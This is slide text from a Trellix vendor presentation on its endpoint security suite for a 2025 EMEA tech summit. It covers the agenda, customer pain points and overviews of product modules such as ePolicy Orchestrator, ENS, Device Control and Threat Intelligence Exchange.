

Trellix EMEA & LTAM Tech Summit

3-6 November 2025

Madrid, Spain



Trellix

Welcome to the
Endpoint
journey



Speaker Intro



Robert Lourenco

EMEA Solution Architect



Steen Pedersen

Global Technical product
manager



Marco Kappert


Director of Solution
engineering EMEA

Before We Begin

Use the following WIFI:
SID: ???????
Password: ??????


Please pay attention to the following items...

Silence Your Devices




Please mute or turn off your smartphones and other electronic devices to minimize distractions during the presentation.

Restrooms




Restrooms are located ?????.

Emergency Exits




The main exit is located at ?????.

Q&A



We will have a Q&A throughout the session

Session Schedule



The session is expected to last approximately 3 hours with one 30 min. break.


Our Agenda Today

Trellix Endpoint Security

- 1) Introduction to Endpoint Suite
- 2) Overview of Key Components
- 3) EDRF overview/architecture & roadmap
- 4) ENS, ePO and TACC Roadmap
- 5) System information reporter
- 6) Key Use cases
- 7) Demo
- 8) Licensing


Challenges

Organization's evolving challenges



Security Analyst

"I'm drowning in alerts, lacking **critical context**, and wasting time on manual data collection, leading to **alert fatigue** and slow investigations."



SOC Manager

"My team's efficiency is hampered by **limited resources** and a need to elevate skills, making it hard to keep pace with threats and **optimize our security operations**."



CISO

"I'm under immense pressure to **prove our security program's maturity** and resilience, worried about our ability to withstand **advanced attacks** and demonstrate **due diligence post-breach**."

Required Capabilities

Organization's evolving challenges




Achieve Endpoint Resilience

w/ **Battle-tested** protection
optimized on all endpoints
proactively



Uncover Evasive Threats


w/ Effective and **accurate**
alerts, incident **triage**,
and **prioritization**



Neutralize Security Incidents

w/ Immediate **response**,
root cause awareness,
and **remediation**

Integrated & Performant Layered Security




Trellix ePolicy Orchestrator

ePolicy Orchestrator
Endpoint Security Platform (ENS)
Adaptive Threat Protection
Device Control
Insights
Threat Intelligence Exchange
 IVX
Application Control
EDRF

Streamlined deployment and policy management for all endpoints

- Dashboards and reports for security posture, monitoring and compliance
- Managed risk with Role-based access and controlled updates
- SaaS, on-premises, and hybrid deployment for flexibility and resiliency



Trellix ePolicy Orchestrator

ePolicy Orchestrator
Endpoint Security Platform (ENS)
Adaptive Threat Protection
Device Control
Insights
Threat Intelligence Exchange
IVX
Application Control
EDRF

Flexible Policy Management

- Manage all endpoints, anywhere
- Automatically adapt policies to risk

Outcome

- Simplify endpoint security architecture
- Contain users and systems exposed to threats

Trellix

Protection WorkspaceDashboardsSystem TreePolicy CatalogTag CatalogThreat Event

Systems

System Tree

New SystemsNew Subgroups

System Tree

My Organization

- Accounting
- Finance
- Marketing
- Network Discover

Servers

- Linux
- Windows

Lost and Found

- WORKGROUP

SystemsAssigned PoliciesAssigned Client TasksGroup DetailsAgent Deployment

Preset:This Group and All Subgroups

Custom:None

Quick find:

ApplyClear

	DNS Name	Managed State	Tags
☒	141266-bbushes-Marketing.selabs.trellix.c	Managed	Marketing, Workstation

Choose Columns

Export Table

System Health Indicator

Tag

Application Control

DXL

TIE

Agent

Directory Management

Actions

1 of 1 selected

Wake Up Agents

Apply Tag

Clear Tag

Exclude Tag

Trellix Endpoint security platform

ePolicy Orchestrator
Endpoint Security Platform (ENS)
Adaptive Threat Protection
Device Control
Insights
Threat Intelligence Exchange
 IVX
Application Control
EDRF

Security Modules



Threat Prevention



Firewall



Web Control




Adaptive Threat Protection

- ❖ ENS is a common service platform that is managed by ePO through the Trellix Agent
- ❖ ENS includes protection for:
 - Known Threats (Signatures)
 - Host Network Security (Firewall)
 - Safe browsing (Web Control)
 - Advanced and Zero Day Threats (Adaptive Threat Protection)

Trellix Adaptive threat protection

ePolicy Orchestrator
Endpoint Security Platform (ENS)
Adaptive Threat Protection
Device Control
Insights
Threat Intelligence Exchange
 IVX
Application Control
EDRF



Trellix Device control

ePolicy Orchestrator
Endpoint Security Platform (ENS)
Adaptive Threat Protection
Device Control
Insights
Threat Intelligence Exchange
IVX
Application Control
EDRF

Centrally managed device blocking for unauthorized peripherals.

- Ensure control of all external devices
- Prevent malware from entering the environment through unauthorized devices
- Granular controls to specify authorized devices by Vendor / Product ID or Serial



Trellix Insights


ePolicy Orchestrator
Endpoint Security Platform (ENS)
Adaptive Threat Protection
Device Control
Insights
Threat Intelligence Exchange
IVX
Application Control
EDRF

Threat Intelligence

- Detailed Threat Library
- Mapped to Industry and Geo

Outcome

- Threat attribution for detected attacks
- Reduced attack surface with tailored counter-measures
- Security Posture Assessments



Trellix Threat Intelligence Exchange

ePolicy Orchestrator
Endpoint Security Platform (ENS)
Adaptive Threat Protection
Device Control
Insights
Threat Intelligence Exchange
IVX
Application Control
EDRF


Reputation Sharing

- Security products work together
- Unknown Threats Discovered

Outcome

- Prevent unknown threats
- Adapt to global threats before they arrive
- Improve performance with rapid reputation checks

